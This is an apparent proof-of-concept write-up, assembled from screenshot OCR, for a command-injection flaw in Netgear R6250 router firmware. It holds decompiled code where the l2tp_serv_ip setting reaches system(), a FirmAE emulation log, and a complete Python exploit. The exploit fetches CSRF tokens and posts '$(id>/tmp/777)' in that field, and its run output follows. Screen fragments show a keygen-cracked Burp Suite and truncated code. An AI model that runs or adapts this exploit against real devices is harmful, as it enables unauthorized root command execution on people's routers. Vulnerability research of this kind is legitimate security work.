


Netgear---R6250:



```
char v37[128]; // [sp+8h] [bp-D4h] BYREF
char v38[24]; // [sp+88h] [bp-54h] BYREF
int v39; // [sp+A0h] [bp-3Ch]
int v40; // [sp+A4h] [bp-38h]
int v41; // [sp+A8h] [bp-34h]
int v42; // [sp+ACh] [bp-30h]
```




```
        if ( isValidIpAddr(v24) )
        {
          v25 = (const char *)acosNvramConfig_get("l2tp_serv_ip");
          v26 = "l2tp_gateway_ip";
LABEL_35:
          v27 = (const char *)acosNvramConfig_get(v26);
          sprintf(v37, "route add -host %s gw %s", v25, v27);
          system(v37);
```





```
    v5 = "l2tp_gateway_ip";
    v6 = v35;
  }
  else
  {
    acosNvramConfig_set("l2tp_user_ip", "...");
    acosNvramConfig_set("l2tp_gateway_ip", &fstype);
    v5 = "l2tp_user_netmask";
    v6 = (char *)"...";
  }
  acosNvramConfig_set(v5, v6);
  sub_16B04(a1, "l2tp_localip", v35, 2048);
  acosNvramConfig_set("l2tp_localip", v35);
  sub_16B04(a1, "l2tp_ip_sel", v35, 2048);
  acosNvramConfig_set("l2tp_ip_sel", v35);
  sub_16B04(a1, "l2tp_serv_ip", v35, 2048);
  acosNvramConfig_set("l2tp_serv_ip", v35);
  if ( sub_1E1EC(a1) )
```

l2tp_serv_ip




```
liuyang@liuyang-virtual-machine:~/FirmAE$ sudo ./run.sh -d netgear ./firmwares/R6250-V1.0.4.48_10.1.30.zip
[sudo] password for liuyang:
[*] ./firmwares/R6250-V1.0.4.48_10.1.30.zip emulation start!!!
[*] extract done!!!
[*] get architecture done!!!
[*] ./firmwares/R6250-V1.0.4.48_10.1.30.zip already succeed emulation!!!

[IID] 3
[MODE] debug
[+] Network reachable on 192.168.1.1!
[+] Web service on 192.168.1.1
[+] Run debug!
Creating TAP device tap3_0...
Set 'tap3_0' persistent and owned by uid 0
Bringing up TAP device...
Starting emulation of firmware... 192.168.1.1 true true 15.393091363 15.393091363
[*] firmware - R6250-V1.0.4.48_10.1.30
[*] IP - 192.168.1.1
[*] connecting to netcat (192.168.1.1:31337)
[+] netcat connected
------------------------------
|       FirmAE Debugger      |
------------------------------
1. connect to socat
2. connect to shell
3. tcpdump
4. run gdbserver
5. file transfer
6. exit
> 2
Trying 192.168.1.1...
Connected to 192.168.1.1.
Escape character is '^]'.

~ # 
```






```python
import requests
import base64
import re

target = '192.168.1.1'
username = 'admin'
passwd = '123'
username_passwd = username + ":" + passwd
auth = base64.b64encode(username_passwd.encode('utf-8')).decode("utf-8")
cmd = "$(id>/tmp/777)"
print(auth)

#request 1 : get XSRF_TOKEN
burp0_url = "http://" + target + ":80/BAS_l2tp.htm"
burp0_cookies = {"XSRF_TOKEN": "2267229739"}
burp0_headers = {"User-Agent": "Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/112.0", "Accept": "text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8", "Accept-Language": "en-US,en;q=0.5", "Accept-Encoding": "gzip, deflate", "Authorization": "Basic 123123", "Connection": "close", "Upgrade-Insecure-Requests": "1"}
response1 = requests.get(burp0_url, headers=burp0_headers, cookies=burp0_cookies)

if 'Set-Cookie' in response1.headers:
    set_cookie = response1.headers['Set-Cookie']
    print(f'The Set-Cookie value is: {set_cookie}')
else:
    print('No Set-Cookie field in the response header')

pattern = r'(?<=\=)([^;]*)'
XSRF_TOKEN = re.findall(pattern, set_cookie)[0]
print(XSRF_TOKEN)

#request 2 : get csrf_id
burp0_cookies = {"XSRF_TOKEN": XSRF_TOKEN}
burp0_headers = {"User-Agent": "Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/112.0", "Accept": "text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8", "Accept-Language": "en-US,en;q=0.5", "Accept-Encoding": "gzip, deflate", "Authorization": "Basic " + auth, "Connection": "close", "Referer": "http://" + target + "/IPV6_disable.htm", "Upgrade-Insecure-Requests": "1"}
response2 = requests.get(burp0_url, headers=burp0_headers, cookies=burp0_cookies)
pattern = r'cgi\?id=([\w\d]+)'
csrf_id = re.search(pattern, response2.text).group(1)
print("csrf_id is :" + csrf_id)

#request 3 : send payload
burp0_url = "http://" + target + ":80/l2tp.cgi?id=" + csrf_id
burp0_data = {"apply": "Apply", "l2tp_serv_ip":cmd,"wan_proto": "l2tp","static_l2tp_enable":"1","l2tp_gateway":"192.168.0.1","l2tp_user_netmask":"255.255.255.0"}
burp0_headers = {"User-Agent": "Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/112.0", "Accept": "text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8", "Accept-Language": "en-US,en;q=0.5", "Accept-Encoding": "gzip, deflate", "Content-Type": "text/plain", "Origin": "http://" + target, "Authorization": "Basic " + auth, "Connection": "close", "Referer": "http://" + target + "/VLAN_IPTV.htm", "Upgrade-Insecure-Requests": "1"}

response3 = requests.post(burp0_url, headers=burp0_headers, cookies=burp0_cookies, data=burp0_data)

print('end!!!')
```



```
liuyang@liuyang-virtual-machine:~$ python3 1.py
YWRtaW46MTIz
The Set-Cookie value is: XSRF_TOKEN=1222440606; Path=/
1222440606
csrf_id is :399ed2860b9c5173b5a536a40630717f4465bdcd
end!!!
```



Activities
Firefox Web Browser
12月 18 20:34
Home / Desktop / burp / burpsuite
Open
Save
liuyang@liuyang-virtual-machine: ~/Desktop/burp/burpsuite
Burp Suite Professional v2021.6 - Temporary Project - licensed to h3110w0r1d
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options
Intercept HTTP history WebSockets history Options
Forward Drop Intercept is on Action Open Browser
Comment this item
Pretty Raw Hex \n
INSPECTOR
0 matches
NETGEAR Router R6250
192.168.1.1/l2tp.cgi?id=63b30772ff1d10e665b8a8770487574f48
Updating Settings

```
auth = b
cmd = "$
print(au

#request
burp0_ur
burp0_co
burp0_he
"text/ht
"Accept-
response

if 'Set-
    set_
    prin
else:
    prin

pattern
XSRF_TOK
print(XS

#request
burp0_co
burp0_headers = {
"text/html,application/xhtml+xml
"Accept-Encoding": "gzip, deflat
IPV6_disable.htm", "Upgrade-Inse
response2 = requests.get(burp0_u
pattern = r'cgi\?id=([\w\d]+)'
csrf_id = re.search(pattern, res
print("csrf_id is :" + csrf_id)

#request 3 : send payload
burp0_url = "http://" + target +
burp0_data = {"apply": "Apply",
"l2tp","static_l2tp_enable":"1",
burp0_headers = {"User-Agent": "
"text/html,application/xhtml+xml
"Accept-Encoding": "gzip, deflat
auth, "Connection": "close", "Re

response3 = requests.post(burp0_

print('end!!!')
```

```
liuyang@liuyang-virtual-machine:~/Desktop/burp/burpsuite$ java -jar BurpLoade
ygen.jar
Gtk-Message: 20:24:08.915: Failed to load module "canberra-gtk-module"
```

Request to http://detectportal.firefox.com:80 [34.107.221.82]

```
GET /canonical.html HTTP/1.1
Host: detectportal.firefox.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:120.0) Gecko/20100101 Firefox/120.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cache-Control: no-cache
Pragma: no-cache
Connection: close
```


liuyang@liuyang-virtual-machine: ~/FirmAE
liuyang@liuyang-virtual-machine: ~/FirmAE 80x23

```
|       FirmAE Debugger       |
-------------------------------
1. connect to socat
2. connect to shell
3. tcpdump
4. run gdbserver
5. file transfer
6. exit
> 2
Trying 192.168.1.1...
telnet: Unable to connect to remote host: No route to host
```